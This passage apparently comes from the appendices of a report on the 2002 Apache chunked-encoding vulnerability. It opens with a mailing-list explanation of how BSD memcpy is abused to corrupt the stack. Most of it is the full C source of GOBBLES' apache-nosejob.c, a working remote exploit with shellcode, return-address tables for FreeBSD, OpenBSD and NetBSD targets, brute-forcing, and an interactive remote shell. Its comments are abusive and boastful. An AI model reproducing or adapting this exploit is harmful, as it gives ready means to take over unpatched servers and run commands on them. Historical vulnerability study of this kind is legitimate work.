debugger), and doesn't cause the expected SEGV, just nice corruption of
the stack, as required![1]

So, to illustrate with source:

0x400f9d6c <memcpy>:    push   %esi
0x400f9d6d <memcpy+1>:  push   %edi
0x400f9d6e <memcpy+2>:  mov    0xc(%esp,1),%edi
0x400f9d72 <memcpy+6>:  mov    0x10(%esp,1),%esi
```

```
0x400f9d76 <memcpy+10>: mov    0x14(%esp,1),%ecx
0x400f9d7a <memcpy+14>: cmp    %esi,%edi
0x400f9d7c <memcpy+16>: jae    0x400f9d94 <memcpy+40>
...

at this point, we've decided to go backwards, edi is dest, esi is
source
and ecx is count (aka -146 aka ffffff6e)

0x400f9d94 <memcpy+40>: add    %ecx,%edi
0x400f9d96 <memcpy+42>: add    %ecx,%esi

Now we are pointing at the "end" of the buffers (i.e. somewhere down
the
stack from them, and, lo and behold, edi now points at the two MS bytes
of the count)

0x400f9d98 <memcpy+44>: std
0x400f9d99 <memcpy+45>: and    $0x3,%ecx

calculate spare bytes (2 in this case)

0x400f9d9c <memcpy+48>: dec    %edi
0x400f9d9d <memcpy+49>: dec    %esi
0x400f9d9e <memcpy+50>: repz movsb %ds:(%esi),%es:(%edi)

and copy them - in fact two zeroes are copied, so the length is now
0000ff6e.

0x400f9da0 <memcpy+52>: mov    0x14(%esp,1),%ecx

load the length again (now ff6e)

0x400f9da4 <memcpy+56>: shr    $0x2,%ecx

divide by 4

0x400f9da7 <memcpy+59>: sub    $0x3,%esi
0x400f9daa <memcpy+62>: sub    $0x3,%edi
0x400f9dad <memcpy+65>: repz movsl %ds:(%esi),%es:(%edi)

and copy that many longs (i.e. just shy of 64k bytes). Here is where we
would have gone bang with a SEGV, but don't coz of the cunningness.

0x400f9daf <memcpy+67>: mov    0xc(%esp,1),%eax
0x400f9db3 <memcpy+71>: pop    %edi
0x400f9db4 <memcpy+72>: pop    %esi
0x400f9db5 <memcpy+73>: cld
0x400f9db6 <memcpy+74>: ret

return to a corrupted return address (or is it the next one up that's
corrupted? not sure, don't care). And hey presto, remote shell.

Note that glibc is _not_ vulnerable in this way, so I have no idea how
the Linux attack works. I have not examined Solaris.

Cheers,
```

Ben.

[1] For those not familiar with this class of exploit, the stack is corrupted such that the return address for some function call points to code which spawns a shell, which is then used by the attacker to have his or her evil way with your machine.

Appendix E - apache-nosejob.c Source Code

```
/*
 * apache-nosejob.c - Now with FreeBSD & NetBSD targets ;>
 *
 * !! THIS EXPLOIT IS NOW PRIVATE ON BUGTRAQ !!
 *
 * USE BRUTE FORCE ! "AUTOMATED SCRIPT KIDDY" ! USE BRUTE FORCE !
 *
 * YEZ!$#@ YOU CAN EVEN DEFACE BUGTRAQ.ORG!
 *
 * Your high priced security consultant's plane ticket: $1500
 * Your high priced security consultant's time: $200/hour
 * RealSecure nodes all over your company: $200,000
 * Getting owned by 0day: Priceless
 *
 * * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR *
 * If somebody could do us a big favor and contact Jennifer Garner and ask
 * her to make a journey to Vegas this summer for Defcon, to hang out with
 * the members of GOBBLES Security who are all huge fans of hers, we would
 * be eternally grateful.  We are 100% serious about this.  We would love
 * to have a chance to sit down and have a nice conversation with her during
 * the conference -- something little to make our lives feel more complete.
 *
 * Just show her this picture, and she'll understand that we're not some
 * crazy obsessive fanatical lunatics that she would want to avoid. ;-)
 *       http://phrack.org/summercon2002/GOBBLES_show.jpg
 * We even promise to keep our clothes on!
 *
 * Thx to all those GOBBLES antagonizers. Your insults fuel our desire to
 * work harder to gain more fame.
 *
 * This exploit brought to you by a tagteam effort between GOBBLES Security
 * and ISS X-Forces.  ISS supplied the silly mathematical computations and
 * other abstract figures declaring the exploitation of this bug to be
 * impossible, without factoring in the chance that there might be other
 * conditions present that would allow exploitation.  After the failure of
 * ISS' Santa Claus, GOBBLES Security didn't want to disappoint the kids and
 * the security consultants and have brought forth a brand new shiny toy for
 * all to marvel at.
 *
 * GOBBLES Security Sex Force:  A lot of companies like to let you know
 * their employees have the biggest dicks.  We're firm believers in the
 * idea that it's not the size of the wave, but rather the motion of the
 * ocean -- we have no choice anyway.
 *
 * 3APAPAPA said this can't be done on FreeBSD. He probably also thinks
 * qmail can't be exploited remotely. Buzzz! There we go speaking through
 * our asses again.  Anyways we're looking forward to his arguments on why
 * this isn't exploitable on Linux and Solaris.  Lead, follow, or get the
 * fuck out of the way.
 *
 * Weigh the chances of us lying about the Linux version. Hmm, well so far
 * we've used a "same shit, different smell" approach on *BSD, so you could
 * be forgiven for thinking we have no Linux version. Then bring in the
 * reverse psychology factor of this paragraph that also says we don't have
 * one. But we'd say all of the above to make you believe us. This starts to
 * get really complicated.
 *
 * ---
 * God knows I'm helpless to speak
 * On my own behalf
 * God is as helpless as me
 * Caught in the negatives
 * We all just do as we please
 * False transmissions
 * I hope God forgives me
 * For my transgressions
 *
 * It's what you want
```

```
 * To know no consequences
 * It's what you need
 * To fucking bleed
 * It's all too much
 * ---
 *
 * Changes:
 * + can do hostname resolution
 * + uses getopt()
 * + works against freebsd and netbsd now
 * + ability to execute custom commands when shellcode replies -- great for
 *   mass hacking
 * + rand() value bitshifted for more randomness in our progress bar tongues
 * + more targets ;> BUT REMEMBER BRUTE FORCE MODE!!!
 * + [RaFa] complained that the first version didn't let him hack through
 *   proxies.  New shellcode has been added for additional fun.  It's real
 *   funky, monkey, do you trust?  Didn't think so.
 *
 * Fun to know:
 * + Most apache installations don't even log the attack
 * + GOBBLES Security is not playing games anymore.
 * + GOBBLES Security has more active members than w00w00.
 * + w00w00.org is still vulnerable to this exploit.
 * + w00w00 might release another AIM advisory soon about how evil the
 *   whole DMCA thing is.  *yawn*
 *
 * Fun to do:
 * + Spot the #openbsd operator who can figure out how to use this!
 * + Join #snort and laugh at their inadequacies
 * + Question the effectiveness of Project Honeynet, when they have yet
 *   to discover the exploitation of a single "0day" vulnerability in the
 *   wild.  HURRY UP B0YZ 4ND H4CK Y0UR 0WN H0N3YP0TZ N0W W1TH 4LL Y0UR
 *   0DAY T0 PR0V3 US WR0NG!!@#  Dumb twats.
 *
 * 80% of #openbsd won't be patching Apache because:
 * + "It's not in the default install"
 * + "It's only uid nobody. So what?"
 * + "Our memcpy() implementation is not buggy"
 * + "I couldn't get the exploit to work, so it must not actually be
 *    exploitable.  Stupid GOBBLES wasting my time with nonsense"
 * + jnathan's expert advice to his peers is that "this is not much of
 *   a security issue" -- @stake + w00w00 + snort brain power in action!
 *
 * Testbeds: hotmail.com, 2600.com, w00w00.org, efnet.org, atstake.com,
 *      yahoo.com, project.honeynet.org, pub.seastrom.com
 *
 * !! NOTICE TO CRITICS !! NOTICE TO CRITICS !! NOTICE TO CRITICS !!
 *
 * If you're using this exploit against a vulnerable machine (that the
 * exploit is supposed to work on, quit mailing us asking why apache-scalp
 * doesn't work against Linux -- dumbasses) and it does not succeed, you
 * will have to play with the r|d|z values and * BRUTEFORCE * BRUTEFORCE *
 * * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE *
 *
 * We wrote this for ethical purposes only.  There is such a thing as an
 * "ethical hacker" right?
 *
 * This should make penetration testing _very_ easy.  Go out and make some
 * money off this, by exploiting the ignorance of some yahoo who will be
 * easily ./impressed with your ability to use gcc.  No, we won't provide
 * you with precompiled binaries.  Well, at least for *nix. ;-)
 *
 * * IMPORTANT ANNOUCEMENT * IMPORTANT ANNOUNCEMENT * IMPORTANT ANNOUCEMENT *
 * --- GOBBLES Security is no longer accepting new members.  We're now a
 *     closed group.  Of course, we'll still share our warez with the
 *     community at large, but for the time we have enough members.
 *
 *     Greets to our two newest members:
 * -[RaFa], Ambassador to the Underworld
 * -pr0ix, Director of Slander and Misinformation
 *
```

```
140     * [#!GOBBLES@SECRET_SERVER QUOTES]
141     *
142     * --- i wont be surprised that when I return tomorrow morning the
143     *     internet will have come to a grinding halt with people crying for
144     *     medics
145     * --- the internet will be over in a couple of months
146     * --- nobody in #openbsd can get it to work... #netbsd people seem to be
147     *     managing fine...
148     * --- they dont grasp the concept of the base address... i seriously
149     *     thought this was the most kiddie friendly exploit ever released
150     * --- even bb could get it working. look at vuln-dev
151     * --- we have to try to bump that threatcon up a notch
152     * --- what the alldas url now? how many defacements appeared yet?
153     * --- we should do a poem entitled "default openbsd" and mention how
154     *     it just sits there... inanimate... soon theo will be stripping the
155     *     network code so not even gobkltz.c works... as theo's paranoia
156     *     increases and he becomes out of sync with the real world, strange
157     *     things start to happen with openbsd...  CHANGELOG: "now also safe
158     *     from the voices. 6 years without the screaming in the default
159     *     install"
160     * --- i can port it to windows.. i can make a gui using mfc.. with
161     *     a picture of the skull & crossbones
162     * --- Has anyone ever been caught by an IDS? I certainly never have.
163     *     This one runs on many machines. It ports to HP-UX.
164     * --- strange how mr spitzner didn't know honeynet.org was owned
165     * --- an official openbsd mirror is still vulnerable?  dear god they're
166     *     out of it!
167     * --- I think we're finally famous.
168     * --- we're on the front page of securityfocus, and we didn't even have
169     *     to deface them!  too bad the article wasn't titled, "Hi BlueBoar!"
170     * --- we need GOBBLES group photos at defcon holding up signs that say
171     *     "The Blue Boar Must Die"
172     * --- project.honeynet.org is _still_ vulnerable a day after the exploit
173     *     was made public?  hahaha!
174     * --- exploit scanner?  www.google.com -- search for poweredby.gif + your
175     *     *bsd of choice!
176     * --- i stopped taking my antipsychotics last night.  say no 2 drugz!
177     * --- <GOBBLES> antiNSA -- HACKING IS NOT FOR YOU!!!!!!
178     * --- we wonder how much they'll like GeneralCuster.exe
179     * --- wonder if ISS will use our code in their "security assesment"
180     *     audits, or if they'll figure out how to exploit this independantly.
181     *     either way they're bound to make a lot of money off us, bastards.
182     * --- forget w00giving, this year itz thanksgiving.
183     * --- the traffic to netcraft.com/whats will be through the roof for the
184     *     next few months!
185     * --- every company with a hub has been sold multiple realsensor units
186     * --- full disclosure is a necessary evil, so quit your goddamned whining.
187     * --- people just assume they know what we mean by "testbed"
188     * --- i can't believe that people still disbelieve in the existance of
189     *     hackers... i mean, what is all this bullshit about people being
190     *     shocked that hackers write programs to break into systems so that
191     *     they can use those programs to break into systems?  are their minds
192     *     that small?
193     * --- we're far from done. . .
194     *
195     */
196
197    /*
198     * apache-scalp.c
199     * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
200     *
201     * ROBUST, RELIABLE, USER-FRIENDLY MOTHERFUCKING 0DAY WAREZ!
202     *
203     * BLING! BLING! --- BRUTE FORCE CAPABILITIES --- BLING! BLING!
204     *
205     * ". . . and Doug Sniff said it was a hole in Epic."
206     *
207     * ---
208     * Disarm you with a smile
209     * And leave you like they left me here
210     * To wither in denial
```

```
211  * The bitterness of one who's left alone
212  * ---
213  *
214  * Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
215  * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
216  * their crappy memcpy implementation that makes this 32-bit impossibility
217  * very easy to accomplish. This vulnerability was recently rediscovered by a slew
218  * of researchers.
219  *
220  * The "experts" have already concurred that this bug...
221  *      -       Can not be exploited on 32-bit *nix variants
222  *      -       Is only exploitable on win32 platforms
223  *      -       Is only exploitable on certain 64-bit systems
224  *
225  * However, contrary to what ISS would have you believe, we have
226  * successfully exploited this hole on the following operating systems:
227  *
228  *      Sun Solaris 6-8 (sparc/x86)
229  *      FreeBSD 4.3-4.5 (x86)
230  *      OpenBSD 2.6-3.1 (x86)
231  *      Linux (GNU) 2.4 (x86)
232  *
233  * Don't get discouraged too quickly in your own research. It took us close
234  * to two months to be able to exploit each of the above operating systems.
235  * There is a peculiarity to be found for each operating system that makes the
236  * exploitation possible.
237  *
238  * Don't email us asking for technical help or begging for warez. We are
239  * busy working on many other wonderful things, including other remotely
240  * exploitable holes in Apache. Perhaps The Great Pr0ix would like to inform
241  * the community that those holes don't exist? We wonder who's paying her.
242  *
243  * This code is an early version from when we first began researching the
244  * vulnerability. It should spawn a shell on any unpatched OpenBSD system
245  * running the Apache webserver.
246  *
247  * We appreciate The Blue Boar's effort to allow us to post to his mailing
248  * list once again. Because he finally allowed us to post, we now have this
249  * very humble offering.
250  *
251  * This is a very serious vulnerability. After disclosing this exploit, we
252  * hope to have gained immense fame and glory.
253  *
254  * Testbeds: synnergy.net, monkey.org, 9mm.com
255  *
256  * Abusing the right syscalls, any exploit against OpenBSD == root. Kernel
257  * bugs are great.
258  *
259  * [#!GOBBLES QUOTES]
260  *
261  * --- you just know 28923034839303 admins out there running
262  *     OpenBSD/Apache are going "ugh..not exploitable..ill do it after the
263  *     weekend"
264  * --- "Five years without a remote hole in the default install". default
265  *      package = kernel. if theo knew that talkd was exploitable, he'd cry.
266  * --- so funny how apache.org claims it's impossible to exploit this.
267  * --- how many times were we told, "ANTISEC IS NOT FOR YOU" ?
268  * --- I hope Theo doesn't kill himself
269  * --- heh, this is a middle finger to all those open source, anti-"m$"
270  *     idiots... slashdot hippies...
271  * --- they rushed to release this exploit so they could update their ISS
272  *     scanner to have a module for this vulnerability, but it doesnt even
273  *     work... it's just looking for win32 apache versions
274  * --- no one took us seriously when we mentioned this last year. we warned
275  *     them that moderation == no pie.
276  * --- now try it against synnergy :>
277  * --- ANOTHER BUG BITE THE DUST... VROOOOM VRRRRRRROOOOOOOOOM
278  *
279  * xxxx  this thing is a major exploit. do you really wanna publish it?
280  * oooo  i'm not afraid of whitehats
281  * xxxx  the blackhats will kill you for posting that exploit
```

```
 * oooo  blackhats are a myth
 * oooo  so i'm not worried
 * oooo  i've never seen one
 * oooo  i guess it's sort of like having god in your life
 * oooo  i don't believe there's a god
 * oooo  but if i sat down and met him
 * oooo  i wouldn't walk away thinking
 * oooo  "that was one hell of a special effect"
 * oooo  so i suppose there very well could be a blackhat somewhere
 * oooo  but i doubt it... i've seen whitehat-blackhats with their ethics
 *       and deep philosophy...
 *
 * [GOBBLES POSERS/WANNABES]
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif


#define HOST_PARAM   "apache-nosejob.c"      /* The Host: field */
#define DEFAULT_CMDZ "uname -a;id;echo 'hehe, now use another bug/backdoor/feature (hi
Theo!) to gain instant r00t';\n"
#define RET_ADDR_INC 512


#define PADSIZE_1 4
#define PADSIZE_2    5
#define PADSIZE_3 7


#define REP_POPULATOR   24
#define REP_SHELLCODE   24
#define NOPCOUNT  1024

#define NOP    0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s)   memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
```

```
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
;

struct {
   char *type;    /* description for newbie penetrator */
   int delta;     /* delta thingie! */
   u_long retaddr;      /* return address */
   int repretaddr;      /* we repeat retaddr thiz many times in the buffer */
   int repzero;      /* and \0'z this many times */
} targets[] = {   // hehe, yes theo, that say OpenBSD here!
   { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",   -150,   0x80f3a00, 6, 36 },
   { "FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",   -150,   0x80a7975, 6, 36 },
   { "OpenBSD 3.0 x86 / Apache 1.3.20",       -146,   0xcfa00,   6, 36 },
   { "OpenBSD 3.0 x86 / Apache 1.3.22",       -146,   0x8f0aa,   6, 36 },
   { "OpenBSD 3.0 x86 / Apache 1.3.24",       -146,   0x90600,   6, 36 },
   { "OpenBSD 3.0 x86 / Apache 1.3.24 #2",       -146,   0x98a00,   6, 36 },
   { "OpenBSD 3.1 x86 / Apache 1.3.20",       -146,   0x8f2a6,   6, 36 },
   { "OpenBSD 3.1 x86 / Apache 1.3.23",       -146,   0x90600,   6, 36 },
   { "OpenBSD 3.1 x86 / Apache 1.3.24",       -146,   0x9011a,   6, 36 },
   { "OpenBSD 3.1 x86 / Apache 1.3.24 #2",       -146,   0x932ae,   6, 36 },
   { "OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1", -146,  0x1d7a00,  6, 36 },
   { "NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)",  -90, 0x80eda00,  5, 42 },
   { "NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)",     -90,   0x80efa00,  5, 42 },
   { "NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)",     -90,   0x80efa00,  5, 42 },
   { "NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)",  -90, 0x80efa00,  5, 42 },
   { "NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)",  -90, 0x80efa00,  5, 42 },
}, victim;



void usage(void) {
   int i;

   printf("GOBBLES Security Labs\t\t\t\t\t- apache-nosejob.c\n\n");
   printf("Usage: ./apache-nosejob <-switches> -h host[:80]\n");
   printf("  -h host[:port]\tHost to penetrate\n");
   printf("  -t #\t\t\tTarget id.\n");
   printf("  Bruteforcing options (all required, unless -o is used!):\n");
   printf("  -o char\t\tDefault values for the following OSes\n");
   printf("  \t\t\t(f)reebsd, (o)penbsd, (n)etbsd\n");
   printf("  -b 0x12345678\t\tBase address used for bruteforce\n");
   printf("  \t\t\tTry 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.\n");
   printf("  -d -nnn\t\tmemcpy() delta between s1 and addr to overwrite\n");
   printf("  \t\t\tTry -146/obsd, -150/fbsd, -90/nbsd.\n");
   printf("  -z #\t\t\tNumbers of time to repeat \\0 in the buffer\n");
   printf("  \t\t\tTry 36 for openbsd/freebsd and 42 for netbsd\n");
   printf("  -r #\t\t\tNumber of times to repeat retadd in the buffer\n");
   printf("  \t\t\tTry 6 for openbsd/freebsd and 5 for netbsd\n");
   printf("  Optional stuff:\n");
   printf("  -w #\t\t\tMaximum number of seconds to wait for shellcode reply\n");
   printf("  -c cmdz\t\tCommands to execute when our shellcode replies\n");
   printf("  \t\t\taka auto0wncmdz\n");
   printf("\nExamples will be published in upcoming apache-scalp-HOWTO.pdf\n");
   printf("\n--- --- - Potential targets list - --- ---- ------- ------------\n");
   printf(" ID / Return addr / Target specification\n");
   for(i = 0; i < sizeof(targets)/sizeof(victim); i++)
      printf("% 3d /  0x%.8lx / %s\n", i, targets[i].retaddr, targets[i].type);

   exit(1);
}


int main(int argc, char *argv[]) {
   char *hostp, *portp, *cmdz = DEFAULT_CMDZ;
```

```
424        u_char buf[512], *expbuf, *p;
425        int i, j, lport, sock;
426        int bruteforce, owned, progress, sc_timeout = 5;
427        int responses, shown_length = 0;
428        struct in_addr ia;
429        struct sockaddr_in sin, from;
430        struct hostent *he;
431
432
433        if(argc < 4)
434           usage();
435
436        bruteforce = 0;
437        memset(&victim, 0, sizeof(victim));
438        while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
439           switch(i) {
440              /* required stuff */
441              case 'h':
442              hostp = strtok(optarg, ":");
443              if((portp = strtok(NULL, ":")) == NULL)
444                 portp = "80";
445              break;
446
447              /* predefined targets */
448              case 't':
449              if(atoi(optarg) >= sizeof(targets)/sizeof(victim)) {
450                 printf("Invalid target\n");
451                 return -1;
452              }
453
454              memcpy(&victim, &targets[atoi(optarg)], sizeof(victim));
455              break;
456
457              /* bruteforce! */
458              case 'b':
459              bruteforce++;
460              victim.type = "Custom target";
461              victim.retaddr = strtoul(optarg, NULL, 16);
462              printf("Using 0x%lx as the baseadress while bruteforcing..\n", victim.retaddr);
463              break;
464
465              case 'd':
466              victim.delta = atoi(optarg);
467              printf("Using %d as delta\n", victim.delta);
468              break;
469
470              case 'r':
471              victim.repretaddr = atoi(optarg);
472              printf("Repeating the return address %d times\n", victim.repretaddr);
473              break;
474
475              case 'z':
476              victim.repzero = atoi(optarg);
477              printf("Number of zeroes will be %d\n", victim.repzero);
478              break;
479
480              case 'o':
481              bruteforce++;
482              switch(*optarg) {
483                 case 'f':
484                 victim.type = "FreeBSD";
485                 victim.retaddr = 0x80a0000;
486                 victim.delta = -150;
487                 victim.repretaddr = 6;
488                 victim.repzero = 36;
489                 break;
490
491                 case 'o':
492                 victim.type = "OpenBSD";
493                 victim.retaddr = 0x80000;
494                 victim.delta = -146;
```

```
495               victim.repretaddr = 6;
496               victim.repzero = 36;
497               break;
498
499               case 'n':
500               victim.type = "NetBSD";
501               victim.retaddr = 0x080e0000;
502               victim.delta = -90;
503               victim.repretaddr = 5;
504               victim.repzero = 42;
505               break;
506
507               default:
508               printf("[-] Better luck next time!\n");
509               break;
510            }
511            break;
512
513            /* optional stuff */
514            case 'w':
515            sc_timeout = atoi(optarg);
516            printf("Waiting maximum %d seconds for replies from shellcode\n", sc_timeout);
517            break;
518
519            case 'c':
520            cmdz = optarg;
521            break;
522
523            default:
524            usage();
525            break;
526         }
527      }
528
529      if(!victim.delta || !victim.retaddr || !victim.repretaddr || !victim.repzero) {
530         printf("[-] Incomplete target. At least 1 argument is missing (nmap style!!)\n");
531         return -1;
532      }
533
534      printf("[*] Resolving target host.. ");
535      fflush(stdout);
536      he = gethostbyname(hostp);
537      if(he)
538         memcpy(&ia.s_addr, he->h_addr, 4);
539      else if((ia.s_addr = inet_addr(hostp)) == INADDR_ANY) {
540         printf("There'z no %s on this side of the Net!\n", hostp);
541         return -1;
542      }
543
544      printf("%s\n", inet_ntoa(ia));
545
546
547      srand(getpid());
548      signal(SIGPIPE, SIG_IGN);
549      for(owned = 0, progress = 0;;victim.retaddr += RET_ADDR_INC) {
550         /* skip invalid return adresses */
551         if(memchr(&victim.retaddr, 0x0a, 4) || memchr(&victim.retaddr, 0x0d, 4))
552            continue;
553
554
555         sock = socket(PF_INET, SOCK_STREAM, 0);
556         sin.sin_family = PF_INET;
557         sin.sin_addr.s_addr = ia.s_addr;
558         sin.sin_port = htons(atoi(portp));
559         if(!progress)
560            printf("[*] Connecting.. ");
561
562         fflush(stdout);
563         if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
564            perror("connect()");
565            exit(1);
```

```
566         }
567
568         if(!progress)
569            printf("connected!\n");
570
571
572         p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
573                   + ((PADSIZE_1 + (victim.repretaddr * 4) + victim.repzero
574                   + 1024) * REP_POPULATOR));
575
576         PUT_STRING("GET / HTTP/1.1\r\nHost: " HOST_PARAM "\r\n");
577
578         for (i = 0; i < REP_SHELLCODE; i++) {
579            PUT_STRING("X-");
580            PUT_BYTES(PADSIZE_3, PADDING_3);
581            PUT_STRING(": ");
582            PUT_BYTES(NOPCOUNT, NOP);
583            memcpy(p, shellcode, sizeof(shellcode) - 1);
584            p += sizeof(shellcode) - 1;
585            PUT_STRING("\r\n");
586         }
587
588         for (i = 0; i < REP_POPULATOR; i++) {
589            PUT_STRING("X-");
590            PUT_BYTES(PADSIZE_1, PADDING_1);
591            PUT_STRING(": ");
592            for (j = 0; j < victim.repretaddr; j++) {
593               *p++ = victim.retaddr & 0xff;
594               *p++ = (victim.retaddr >> 8) & 0xff;
595               *p++ = (victim.retaddr >> 16) & 0xff;
596               *p++ = (victim.retaddr >> 24) & 0xff;
597            }
598
599            PUT_BYTES(victim.repzero, 0);
600            PUT_STRING("\r\n");
601         }
602
603         PUT_STRING("Transfer-Encoding: chunked\r\n");
604         snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
605         PUT_STRING(buf);
606         PUT_BYTES(PADSIZE_2, PADDING_2);
607         snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", victim.delta);
608         PUT_STRING(buf);
609
610         if(!shown_length) {
611            printf("[*] Exploit output is %u bytes\n", (unsigned int)(p - expbuf));
612            shown_length = 1;
613         }
614
615         write(sock, expbuf, p - expbuf);
616
617         progress++;
618         if((progress%70) == 0)
619            progress = 1;
620
621         if(progress == 1) {
622            printf("\r[*] Currently using retaddr 0x%lx", victim.retaddr);
623            for(i = 0; i < 40; i ++)
624               printf(" ");
625            printf("\n");
626            if(bruteforce)
627               putchar(';');
628         }
629         else
630            putchar(((rand()>>8)%2)? 'P': 'p');
631
632
633         fflush(stdout);
634         responses = 0;
635         while (1) {
636            fd_set          fds;
```

```
637            int             n;
638            struct timeval  tv;
639
640            tv.tv_sec = sc_timeout;
641            tv.tv_usec = 0;
642
643            FD_ZERO(&fds);
644            FD_SET(0, &fds);
645            FD_SET(sock, &fds);
646
647            memset(buf, 0, sizeof(buf));
648            if(select(sock + 1, &fds, NULL, NULL, owned? NULL : &tv) > 0) {
649               if(FD_ISSET(sock, &fds)) {
650                  if((n = read(sock, buf, sizeof(buf) - 1)) < 0)
651                     break;
652
653                  if(n >= 1)
654                  {
655                     if(!owned)
656                     {
657                        for(i = 0; i < n; i ++)
658                           if(buf[i] == 'G')
659                              responses ++;
660                           else
661                              responses = 0;
662                        if(responses >= 2)
663                        {
664                           owned = 1;
665                           write(sock, "O", 1);
666                           write(sock, cmdz, strlen(cmdz));
667                           printf(" it's a TURKEY: type=%s, delta=%d, retaddr=0x%lx,
668    repretaddr=%d, repzero=%d\n", victim.type, victim.delta, victim.retaddr,
669    victim.repretaddr, victim.repzero);
670                           printf("Experts say this isn't exploitable, so nothing will
671    happen now: ");
672                           fflush(stdout);
673                        }
674                     } else
675                        write(1, buf, n);
676                  }
677               }
678
679               if(FD_ISSET(0, &fds)) {
680                  if((n = read(0, buf, sizeof(buf) - 1)) < 0)
681                     exit(1);
682
683                  write(sock, buf, n);
684               }
685
686            }
687
688            if(!owned)
689               break;
690         }
691
692         free(expbuf);
693         close(sock);
694
695         if(owned)
696            return 0;
697
698         if(!bruteforce) {
699            fprintf(stderr, "Ooops.. hehehe!\n");
700            return -1;
701         }
702      }
703
704      return 0;
705   }
706
```